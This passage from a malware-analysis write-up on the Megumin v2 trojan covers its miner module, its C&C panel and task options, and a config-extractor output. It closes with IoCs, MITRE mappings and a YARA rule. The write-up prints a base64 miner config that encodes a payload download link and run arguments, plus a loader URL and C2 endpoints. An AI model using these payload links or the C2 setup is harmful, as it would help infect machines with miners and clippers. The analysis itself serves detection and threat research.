If the attacker knows exactly what he's doing, he can steal some really specific files on the bot, by indicating the full path of the required one. The crafted request at the end will be on that form, for pushing it on the C&C.

```
/gate?hwid=XXX
```

Miner

The miner is one of the main features of the trojan. Most of the time, When analysts are reversing a miner, this is really easy to spot things and the main ideas are to understand the setup part and how it's executing the miner software.

At the end for future purposes, I am considering their check-up list as relevant when reversing one:

- Is it targeting CPU, GPU or both?
- If it's GPU, is Nvidia & AMD targeted?
- Is it generating a JSON config?
- What miner software is/are used
- Are there any Blacklist Country or Specific countries spotted to mine?
- What are the pools addresses?

On this malware, Both hardware type has been implemented, and for checking which miner software is required on the GPU part, it only checking the name of the GPU on the bot, if Nvidia or AMD is spotted on the text, request to the C&C will give the correct setup and miner software.

```
b24= Z2FuZ2J1bGsuaWN1L2NwdS5leGU=
LW8gcHh5Ym9tYi5pY3U6Nzc3NyAtdSBjcHUgLXAgeCAtLWRvbmF0ZS1sZXZlbCAxIC0tbWF4LWNwdS11c2FnZSA1MA==
```

The base64 downloaded miner config contains two things:

- The link of the miner software
- The one-line config that will be executed with the downloaded payload by the help of ShellExecuteA


For some reasons, the User-Agent "Mozilla/5.0 (Windows NT 6.1) Megumin/2.0" is only catchable when it's downloading the miner software for the CPU part, not for the GPU.

Server-side

Login Page

The login page is quite fancy, simplest. Even if I could be wrong of with this statement, it's using the same core template as Supreme++ (Rarog Fork) with some tweaks.


Something interesting to notice with this C&C, that there is no password but a 2FA Google authenticator on the authentication part.




Dashboard

There is not too much to say about the dashboard, its a classy stats page with these elements:


- Top Countries
- New bots infected (weekly)
- Bots Windows Chart
- Number of bots online (weekly)
- Bots CPU chart
- Bots GPU chart
- Platform chart
- AV Stats
- Current cryptocurrencies values
- Top stolen wallet by the clipper


Megumin V2
DASHBOARD
BOTS
CLIPS
SETTINGS
LOG OUT
World Map
Top Countries
Weekly New PC
1
0.75
0.5
0.25
0
2019-04-27
2019-04-29
2019-05-01
Windows Chart
Win 10
Win 8
Win 7
Win Vista
Win XP
Other
Weekly Online
1
0.75
0.5
0.25
0
2019-04-27
2019-04-29
2019-05-01
Videocards Chart
Nvidia
Amd
Other




Bots

- Bots – Current list of bots
- Tasks – Task creation & current task list
- Files – All files that have been uploaded to the C&C with the help of the task “upload”




Task setup

Tasks that I’ve detailed above are representing like this on the C&C, as usual, it’s designed to be user-friendly for customers, they just want to configure fast and easily their stuff to be able to steal & being profitable quickly as possible.



When selected, there is a usual configuration setup for the task, with classy fields like :


- Task Name
- Max Executions routine
- If the Task must be designed for targeting only one bot
- And an interesting advanced setting tab



If we look at it, the advanced setting is where the C&C could targeting bots by :


- Specific hardware requirements
- Platform
- Countries

Countries can be easily catchable on the Victim machine by checking the Locale of the Keyboard (I have already explained this tick on Vidar) and the IP.




So it means that malware could be designed to target highly specific areas.

When the task is completed, its represented like this.




Clips



Settings


Bots



- “USB Spreading” remains to /isUSB API request
- “Del exe after start” remains to /selfDel API request


Clipper

Clipper is quite simple, it’s just the configuration of all wallet that will be clipped.



Miner


The miner tab is quite classy also, just a basic configuration of the config and where it will download the payload.



As usual, the process blacklist will remain the same as we saw in other miner malware. Some google search will be sufficient to know which processes are the most targeted.


MessageBox

A fancy message box configuration part with multiple possibilities.



Countries


It's also possible to ban bots from specific countries, on the side bot side, the malware will check if the country is valid or not with the help of the IP and the Keyboard Language configuration.



On the code, it's easily traceable by these checks, for more explanation about how it works for the keyboard part, this is already detailed on the Vidar paper.

Panel

For some reasons, there is also a possibility to change the username for the panel authentication, by doing this the 2FA Google Authenticator is required for confirming this.



Script

For further investigation about this v2, I developed a small script called "ohana", like the Vidar one to extract the configuration of each sample and it's already available on my GitHub repository.

```
→ Megumin python3 ohana.py --extract 400000.megudanger.exe
   ____  __
  / __ \/ /_  ____ _____  ____ _
 / / / / __ \/ __ `/ __ \/ __ `/
/ /_/ / / / / /_/ / / / / /_/ /
\____/_/ /_/\__,_/_/ /_/\__,_/

Extracted config :
> Key - 4f564454
> C2 - 90551.prohoster.biz
> Loader - 90551.prohoster.biz/files/reserv.exe
```

IoCs

Hashes

- d15e1bc9096810fb4c954e5487d5a54f8c743cfd36ed0639a0b4cb044e04339f
- e6c447c826ae810dec6059c797aa04474dd27f84e37e61b650158449b5229469

- c70120ee9dd25640049fa2d08a76165948491e4cf236ec5ff204e927a0b14918
- d431e6f0d3851bbc5a956c5ca98ae43c3a99109b5832b5ac458b8def984357b8
- ed65610f2685f2b8c765ee2968c37dfce286ddcc31029ee6091c89505f341b97
- 89813ebf2da34d52c1b924b408d0b46d1188b38f035d22fab26b852ad6a6fc19
- 8777749af37a2fd290aad42eb87110d1ab7ccff4baa88bd130442f25578f3fe1

Domains

- 90551.prohoster.biz
- baldorclip.icu
- santaluisa.top
- megumin.top
- megumin.world

PDB

- C:\Users\Ddani\source\repos\MeguminV2\Release\MeguminV2.pdb
- C:\Users\Administrator\Desktop\MeguminV2\Release\MeguminV2.pdb

Threat Actors

- Danij (Main)
- Moongod

MITRE ATT&CK

- Execution – Command-Line Interface
- Execution – Schedule Task
- Persistence – Schedule Task
- Persistence – Registry Run Keys / Startup Folder
- Defense – File Deletion
- Defense – Hidden Files & Directories
- Defense – Process Hollowing
- Privilege Escalation – Schedule Task
- Credential Access – Credentials in File
- Collection – Clipboard Data

Yara

```
rule Megumin : Megumin {
  meta:
    description = "Detecting Megumin v2"
    author = "Fumik0_"
    date = "2019-05-02"

  strings:
    $mz = {4D 5A}

    $s1 = "Megumin/2.0" wide ascii
    $s2 = "/cpu" wide ascii
    $s3 = "/task?hwid=" wide ascii
    $s4 = "/gate?hwid=" wide ascii
    $s5 = "/suicide" wide ascii

  condition:
    $mz at 0 and (all of ($s*))
}
```

Conclusion

Megumin Trojan is not a complicated malware but about all the one that I have reversed, this is the most talkative one that I've analyzed and possesses a quite some amount of tasks. Let's see with the time how this one will evolve, but it's confirmed at that time, there is currently a lot of interesting stuff to do with this one :

- in term of analysis
- in term of cybercrime investigation

#HappyHunting
#WeebMalware

Special Thanks: S!Ri

Photo by Jens Johnsson on Unsplash
